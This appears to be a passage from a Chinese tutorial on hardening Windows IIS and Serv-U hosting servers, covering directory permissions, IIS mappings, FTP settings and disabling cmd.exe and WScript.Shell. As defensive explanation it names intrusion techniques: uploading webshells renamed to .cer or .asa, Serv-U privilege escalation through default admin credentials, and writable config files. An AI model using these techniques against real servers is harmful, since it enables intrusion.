Windows安装好后，很多目录和文件默认是everyone可以浏览、查看、运行甚至是可以修改的。这给服务器安全带来极大的隐患。这里就我个人的一些经验提一些在入侵中较常使用的目录。

C:\；D:\；……
C:\perl
C:\temp\
C:\Mysql\
c:\php\
C:\autorun.inf
C:\Documents and setting\
C:\Documents and Settings\All Users\「开始」菜单\程序\
C:\Documents and Settings\All Users\「开始」菜单\程序\启动
C:\Documents and Settings\All Users\Documents\
C:\Documents and Settings\All Users\Application Data\Symantec\
C:\Documents and Settings\All Users\Application Data\Symantec\pc Anywhere
C:\WINNT\system32\config\
C:\winnt\system32\inetsrv\data\
C:\WINDOWS\system32\inetsrv\data\
C:\Program Files\
C:\Program Files\Serv-U\
c:\Program Files\KV2004\
c:\Program Files\Rising\RAV
C:\Program Files\RealServer\
C:\Program Files\Microsoft SQL server\
C:\Program Files\Java Web Start\

以上这些目录或文件的权限应该作适当的限制。如取消Guests用户的查看、修改和执行等权限。由于篇幅关系，这里仅简单提及。

2．设置站点相关目录权限

（1）设置站点根目录权限：为刚刚建立的用户cert开放对应站点文件夹，假设为D：\cert，设置相应的权限为Adiministrators组用户为完全控制；cert用户有读取及运行、列出文件夹目录、读取的权限；取消其他所有用户的权限，如图2。




图 2

（2）设置可更新文件权限：经过第1步的站点根目录文件夹权限的设置后，Guest用户已经没有修改站点文件夹中任何内容的权限了。这显然对于一个有更新的站点是不够的。这时就需要对单独的需要更新的文件进行权限设置。当然这个可能对虚拟主机提供商来说有些不方便。客户站点的需更新的文件内容之类的可能都不一样。这时，可以规定某个文件夹可写、可改。如有些虚拟主机提供商就规定，站点根目录中uploads为web可上传文件夹，data或者database为数据库文件夹。这样虚拟主机服务商就可以为客户定制这两个文件夹的权限，如图3。当然也可以像有些做的比较好的虚拟主机提供商一样，给客户做一个程序，让客户自己设定。不过要做到这样，服务商又得花费不小的钱财和人力哦。




图 3

三、配置IIS

基本的配置应该大家都会，这里就提几个特殊之处或需要注意的地方。

1．主目录权限设置：这里可以设置读取就行了。写入、目录浏览等都可以不要，最关键的就是目录浏览了。除非特殊情况，否则应该关闭，不然将会暴露很多重

要的信息。这将为黑客入侵带来方便。其余保留默认就可以了，如图4。




图4

2．应用程序配置：在站点属性中，主目录这一项中还有一个配置选项，点击进入以后，如图5所示。在应用程序映射选项中可以看到，默认有许多应用程序映射。将需要的保留，不需要的全部都删除。在入侵过程中，很多程序可能限制了asp、php等文件上传，但并不对cer、asa等文件进行限制，如果未将对应的应用程序映射删除，则可以将asp的后缀名改为cer或者asa后进行上传，木马将可以正常被解析。这也往往被管理员所忽视。另外添加一个应用程序扩展名映射，可执行文件可以任意选择，后缀名为.mdb，如图6。这是为了防止后缀名为mdb的用户数据库被下载。




图5




图6

3．目录安全性设置：在站点属性中选择目录安全性，点击匿名访问和验证控制，选择允许匿名访问，点击编辑，如图7所示。删除默认用户，浏览选择对应于前面为cert网站设定的用户，并输入密码。可以选中允许IIS控制密码。这样设定的目的是为了防止一些像站长助手、海阳等木马的跨目录跨站点浏览，可以有效阻止这类的跨目录跨站入侵。




图7

4．可写目录执行权限设置：关闭所有可写目录的执行权限。由于程序方面的漏洞，目前非常流行上传一些网页木马，绝大部分都是用web进行上传的。由于不可写的目录木马不能进行上传，如果关闭了可写目录的执行权限，那么上传的木马将不能正常运行。可以有效防止这类形式web入侵，如图8。




图8

5．处理运行错误：这里有两种方法，一是关闭错误回显，IIS属性->主目录->配置->应用程序调试->脚本错误消息，选择发送文本错误信息给客户，如图9。二是定制错误页面，在IIS属性->自定义错误信息，在http错误信息中双击需要定制的错误页面，将弹出错误映射属性设置框。消息类型有默认值、URL和文件三种，可以根据情况自行定制，如图10。这样一方面可以隐藏一些错误信息，另一方面也可以使错误显示更加友好。

四、配置FTP

ftp是绝大部分虚拟主机提供商必备的一项服务。用户的站内文件大部分都是使用ftp进行上传的。目前使用的最多的ftp服务器非Serv-U莫属了，这里有几点需要说明一下。




图9




图10

1．更改管理员密码

我想大多数入侵者对于Serv-U提权再熟悉不过了。这些提权工具使用的就是Serv-U默认的管理员帐号和密码运行的。因为Serv-U管理员是以超级管理员的身份运行的。如果没有更改管理员密码，这些工具使用起来就再好用不过了。如果更改了密码，那这些工具要想正常运行，就没那么简单喽。得先破解管理员密码才行。

2．更改安装目录权限

Serv-U的默认安装目录都是everyone可以浏览甚至可以修改的。安装的时候如果选择将用户信息存储在ini文件中，则可以在ServUDaemon.ini得到用户的所有信息。如果Guests有修改权限，那么黑客就可以顺利建立具有超级权限的用户，这可不是一件好事。所以在安装好Serv-U之后，得修改相应的文件夹权限，可以取消Guests用户的相应权限。

五、命令行相关操作处理

1.禁止guests用户执行com.exe

我们可以通过以下命令取消guests执行com.exe的权限，cacls C:\WINNT\system32\Cmd.exe /e /d

guests。

2.禁用WScript.Shell组件

WScript.Shell可以调用系统内核运行DOS基本命令。可以通过修改注册表，将此组件改名，来防止此类木马的危害。HKEY_CLASSES_ROOT\WScript.Shell\及HKEY_CLASSES_ROOT\WScript.Shell.1\改名为其它的名字，将两项clsid的值也改一下，HKEY_CLASSES_ROOT\WScript.Shell\CLSID\项目的值和HKEY_CLASSES_ROOT\WScript.Shell.1\C